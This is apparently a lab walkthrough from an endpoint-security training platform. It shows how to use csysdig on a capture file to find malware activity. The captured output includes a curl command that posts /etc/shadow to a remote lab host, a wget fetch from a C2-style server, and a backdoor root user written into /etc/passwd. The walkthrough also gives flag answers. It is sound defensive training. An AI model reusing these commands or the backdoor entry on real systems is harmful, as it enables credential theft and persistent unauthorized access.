
ATTACK
DEFENSE
by PentesterAcademy

Name	Malware I
URL	https://attackdefense.com/challengedetails?cid=1098
Type	Endpoint Security: Sysdig


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Q1. A sensitive system file has been posted to a remote HTTP server. Provide full path of that file.

Answer: /etc/shadow

Command: csysdig -r trace.scap

Step 1: Navigate to the 'Connections' view under the 'Select View' menu (Press F2).



```
Viewing: Connections For: whole machine
Source: trace.scap (194905 evts, 72.24s) Filter: fd.type=ipv4 or fd.type=ipv6 and fd.name!=''
L4PROTO LIP                LPORT   RIP                RPORT      BPS IN    BPS OUT IOPS Command
tcp     ac11:3:ac11:2:c8 57800   ac11:2:c8e1:5c11 4444 4.71 3.57 0.22 wget qzcdxvbqokp.dev.local:4444/dd59ae3dfb1bb22/details
tcp     ac11:3:ac11:2:d2 43218   ac11:2:d2a8:b315 5555          4.47      15.49       0.43 curl -F data=@/etc/shadow qzcdxvbqokp.dev.local:5555
tcp     ac11:3:ac11:2:ca 57802   ac11:2:cae1:5c11 4444          2.27       2.38       0.36 /usr/bin/python2.7 ./client.py
udp     ac11:3:808:808:b 57279   808:808:bfdf:350 53            0.61       0.61       0.07 nslookup enaidsdkvvcgfgxz.bit.local
udp     ac11:3:808:808:1 44306   808:808:12ad:350 53            0.54       0.54       0.07 nslookup qzcdxvbqokp.dev.local
udp     ac11:3:808:808:c 33736   808:808:c883:350 53            0.51       0.51       0.07 nslookup lxptmnqft.pqr.local
udp     ac11:3:808:808:3 38202   808:808:3a95:350 53            0.50       0.50       0.07 nslookup dewrszxasdaf.onion
udp     ac11:3:808:808:7 59262   808:808:7ee7:350 53            0.46       0.46       0.07 nslookup dgcxvpqrt.local
udp     7f00:1:7f00:1:d6 60630   7f00:1:d6ec:d6ec 60630         0.01       0.01       0.12 nslookup qzcdxvbqokp.dev.local
udp     7f00:1:7f00:1:88 42376   7f00:1:88a5:88a5 42376         0.01       0.01       0.12 nslookup dgcxvpqrt.local
udp     7f00:1:7f00:1:d6 49622   7f00:1:d6c1:d6c1 49622         0.01       0.01       0.12 nslookup lxptmnqft.pqr.local
udp     7f00:1:7f00:1:17 42775   7f00:1:17a7:17a7 42775         0.01       0.01       0.12 nslookup dewrszxasdaf.onion
udp     7f00:1:7f00:1:38 49208   7f00:1:38c0:38c0 49208         0.01       0.01       0.12 nslookup enaidsdkvvcgfgxz.bit.local
tcp     ac11:3:ac11:2:74 57716   ac11:2:74e1:5c11 4444          0.00       0.00       0.03 /usr/bin/python2.7 ./server.py
tcp     7f00:1:7f00:1:7c 49788   7f00:1:7cc2:b80b 3000          0.00       0.00       0.06 curl -f http://localhost:3000/health
udp     7f00:1:7f00:1:f1 45297   7f00:1:f1b0:b80b 3000          0.00       0.00       0.04 curl -f http://localhost:3000/health
udp     7f00:1:7f00:1:2e 36910   7f00:1:2e90:b80b 3000          0.00       0.00       0.04 curl -f http://localhost:3000/health
tcp     7f00:1:7f00:1:7a 49786   7f00:1:7ac2:b80b 3000          0.00       0.00       0.06 curl -f http://localhost:3000/health
```

There is a curl request to send '/etc/shadow' file to the remote server.

Q2. A service running on the system has added a backdoor user. What is the name of that user?


Answer: mallory

Command: csysdig -r trace.scap


Step 1: Navigate to the 'Files' view under the 'Select View' menu (Press F2).

```
Viewing: Processes For: whole machine
Source: trace.scap (194905 evts, 72.24s) Filter: evt.type!=switch
Select View             Files
Connections             This view lists the files that were accessed on the file system.
Containers
Containers Errors       Tips
Directories             This view can be applied not only to the whole machine, but also
Errors
File Opens List         Columns
Files                   BYTES IN: Amount of bytes read from the file. For live captures,
I/O by Type             BYTES OUT: amount of bytes written to the file. For live capture
K8s Controllers         OPS: Number of I/O operations on the file. This counts all the o
K8s Deployments          if I/O bytes for the file are zero.
K8s Namespaces          OPENS: Number times the file has been opened during the sample i
K8s Pods                ERRORS: Number I/O errors that happened on this file during the
K8s ReplicaSets         FILENAME: The file name including its full path.
K8s Services
```

Step 2: Press F4 to search for '/etc/passwd' file.



Step 3: Press F5 to view the I/O Activity associated with the file '/etc/passwd'.




Entry for a user named 'mallory' has been added and it is assigned uid=0 and gid=0.


Q3. A TCP connection is established with a remote machine. What is the IP address of the remote machine?

Answer: 172.17.0.2


Command: csysdig -r trace.scap

Step 1: Navigate to the 'Connections' view under the 'Select View' menu (Press F2).





Step 2: Select one of the processes using that has an established TCP connection and press Enter.




The 'Connection' column lists the IP address of the remote host.


Q4. A suspicious service running on the system may have sent a file to a remote server using TCP connection. Locate the file content and retrieve the flag from it.

Answer: 1357d6c256f45c020316675cefc2b411

Command: csysdig -r trace.scap


Step 1: Navigate to the 'Connections' view under the 'Select View' menu (Press F2).





Two python process running as client.py and server.py are using a TCP connection.

Step 2: Press F5 to view the I/O Activity of 'client.py'.



It reveals that the process sent 'flag1' along with some other data to the remote machine at '172.17.0.2'.

It also reveals that 'server.py' received the data sent by this process.

Q5. A file was downloaded to the machine from a remote server using a well known utility. Locate the file content and retrieve the flag from it.

Answer: d5bb0657a3e9aab57a1033e007aa00

Command: csysdig -r trace.scap

Step 1: Navigate to the 'Connections' view under the 'Select View' menu (Press F2).

```
Viewing: Processes For: whole machine
Source: trace.scap (194905 evts, 72.24s) Filter: evt.type!=switch
Select View                Containers
Connections                List all the containers running on this machine, and the resources that each of them uses.
Containers
Containers Errors          Tips
Directories                Select a container and click enter to drill down into it. At that point, you will be able
Errors
File Opens List            Columns
Files                      CPU: Amount of CPU used by the container.
I/O by Type                PROCS: Number of processes currently running inside the container.
K8s Controllers            THREADS: Number of threads currently running inside the container.
K8s Deployments            VIRT: Total virtual memory for the process.
K8s Namespaces             RES: Resident non-swapped memory for the process.
K8s Pods                   FILE: Total (input+output) file I/O bandwidth generated by the container, in bytes per sec
K8s ReplicaSets            NET: Total (input+output) network bandwidth generated by the container, in bytes per secon
K8s Services               ENGINE: Container type.
Marathon Apps              IMAGE: Container image name.
Marathon Groups            ID: Container ID. The format of this column depends on the containerization technology. Fo
Mesos Frameworks           NAME: Name of the container.
```

```
Viewing: Connections For: whole machine
Source: trace.scap (194905 evts, 72.24s) Filter: fd.type=ipv4 or fd.type=ipv6 and fd.name!=''
L4PROTO LIP                LPORT   RIP                RPORT      BPS IN     BPS OUT IOPS Command
tcp     ac11:3:ac11:2:c8 57800   ac11:2:c8e1:5c11 4444 4.71 3.57 0.22 wget qzcdxvbqokp.dev.local:4444/dd59ae3dfb1bb22/details
tcp     ac11:3:ac11:2:d2 43218   ac11:2:d2a8:b315 5555          4.47       15.49       0.43 curl -F data=@/etc/shadow qzcdxvbqokp.dev.local:5555
tcp     ac11:3:ac11:2:ca 57802   ac11:2:cae1:5c11 4444          2.27        2.38       0.36 /usr/bin/python2.7 ./client.py
udp     ac11:3:808:808:b 57279   808:808:bfdf:350 53            0.61        0.61       0.07 nslookup enaidsdkvvcgfgxz.bit.local
udp     ac11:3:808:808:1 44306   808:808:12ad:350 53            0.54        0.54       0.07 nslookup qzcdxvbqokp.dev.local
udp     ac11:3:808:808:c 33736   808:808:c883:350 53            0.51        0.51       0.07 nslookup lxptmnqft.pqr.local
udp     ac11:3:808:808:3 38202   808:808:3a95:350 53            0.50        0.50       0.07 nslookup dewrszxasdaf.onion
udp     ac11:3:808:808:7 59262   808:808:7ee7:350 53            0.46        0.46       0.07 nslookup dgcxvpqrt.local
udp     7f00:1:7f00:1:d6 60630   7f00:1:d6ec:d6ec 60630         0.01        0.01       0.12 nslookup qzcdxvbqokp.dev.local
udp     7f00:1:7f00:1:88 42376   7f00:1:88a5:88a5 42376         0.01        0.01       0.12 nslookup dgcxvpqrt.local
udp     7f00:1:7f00:1:d6 49622   7f00:1:d6c1:d6c1 49622         0.01        0.01       0.12 nslookup lxptmnqft.pqr.local
udp     7f00:1:7f00:1:17 42775   7f00:1:17a7:17a7 42775         0.01        0.01       0.12 nslookup dewrszxasdaf.onion
udp     7f00:1:7f00:1:38 49208   7f00:1:38c0:38c0 49208         0.01        0.01       0.12 nslookup enaidsdkvvcgfgxz.bit.local
tcp     ac11:3:ac11:2:74 57716   ac11:2:74e1:5c11 4444          0.00        0.00       0.03 /usr/bin/python2.7 ./server.py
tcp     7f00:1:7f00:1:7c 49788   7f00:1:7cc2:b80b 3000          0.00        0.00       0.06 curl -f http://localhost:3000/health
udp     7f00:1:7f00:1:f1 45297   7f00:1:f1b0:b80b 3000          0.00        0.00       0.04 curl -f http://localhost:3000/health
udp     7f00:1:7f00:1:2e 36910   7f00:1:2e90:b80b 3000          0.00        0.00       0.04 curl -f http://localhost:3000/health
tcp     7f00:1:7f00:1:7a 49786   7f00:1:7ac2:b80b 3000          0.00        0.00       0.06 curl -f http://localhost:3000/health
```

wget is used to download 'details' file from the remote server.

Step 2: Press F5 to view the I/O Activity of the wget process.

```
Viewing: I/O activity For: fd.name=172.17.0.3:57800->172.17.0.2:4444
Source: trace.scap (194905 evts, 72.24s) Filter: ((fd.type=ipv4 or fd.type=ipv6 and fd.name!='')

------ Write 176B to 172.17.0.3:57800->172.17.0.2:4444 (wget)

GET /dd59ae3dfb1bb22/details HTTP/1.1
User-Agent: Wget/1.20.1 (linux-gnu)
Acce

------ Read 176B from 172.17.0.3:57800->172.17.0.2:4444 (server.py)

GET /dd59ae3dfb1bb22/details HTTP/1.1
User-Agent: Wget/1.20.1 (linux-gnu)
Acce

------ Write 82B to 172.17.0.3:57800->172.17.0.2:4444 (server.py)

Bot_ID=KXTCRV-9237
Remote_IP=192.168.31.121
flag2=d5bb0657a3e9aab57a1033e007aa00

------ Read 82B from 172.17.0.3:57800->172.17.0.2:4444 (wget)

Bot_ID=KXTCRV-9237
Remote_IP=192.168.31.121
flag2=d5bb0657a3e9aab57a1033e007aa00

------ Read 82B from 172.17.0.3:57800->172.17.0.2:4444 (wget)

Bot_ID=KXTCRV-9237
Remote_IP=192.168.31.121
flag2=d5bb0657a3e9aab57a1033e007aa00
```

It reveals that the process received 'flag2' along with some other data.

Q6. What is the password hash of the backdoor user?

Answer: BXBqpb9BZcZhXLgbee

Command: csysdig -r trace.scap

Step 1: Navigate to the 'Files' view under the 'Select View' menu (Press F2).

```
Viewing: Processes For: whole machine
Source: trace.scap (194905 evts, 72.24s) Filter: evt.type!=switch
Select View             Files
Connections             This view lists the files that were accessed on the file system.
Containers
Containers Errors       Tips
Directories             This view can be applied not only to the whole machine, but also
Errors
File Opens List         Columns
Files                   BYTES IN: Amount of bytes read from the file. For live captures,
I/O by Type             BYTES OUT: amount of bytes written to the file. For live capture
K8s Controllers         OPS: Number of I/O operations on the file. This counts all the o
K8s Deployments          if I/O bytes for the file are zero.
K8s Namespaces          OPENS: Number times the file has been opened during the sample i
K8s Pods                ERRORS: Number I/O errors that happened on this file during the
K8s ReplicaSets         FILENAME: The file name including its full path.
K8s Services
```

Step 2: Press F4 to search for /etc/passwd file.

```
Viewing: Files For: whole machine
Source: trace.scap (194905 evts, 72.24s) Filter: fd.type=file or fd.type=directory and fd.name!=''
   BYTES IN   BYTES OUT      OPS    OPENS   ERRORS FILENAME
          2K 74 24 2 0 /etc/passwd
```

```
F1Help  F2sysdigEnterDone  EscClear  Text to match: /etc/passwd
```

Step 3: Press F5 to view the I/O Activity associated with the file.

```
Viewing: I/O activity For: fd.name=/etc/passwd
Source: trace.scap (194905 evts, 72.24s) Filter: ((fd.type=file or fd.type=directory and fd.name!='') and fd.name=/etc/passwd)

------ Read 926B from /etc/passwd (runc:[1:CHILD])

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

------ Read 926B from /etc/passwd (runc:[1:CHILD])

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

------ Write 74B to /etc/passwd (client.py)

mallory:$1$abc$BXBqpb9BZcZhXLgbee.0s/:0:0:mallory:/home/mallory:/bin/bash
```

References:

1. sysdig (https://github.com/draios/sysdig)
2. sysdig user guide (https://github.com/draios/sysdig/wiki/sysdig-user-guide)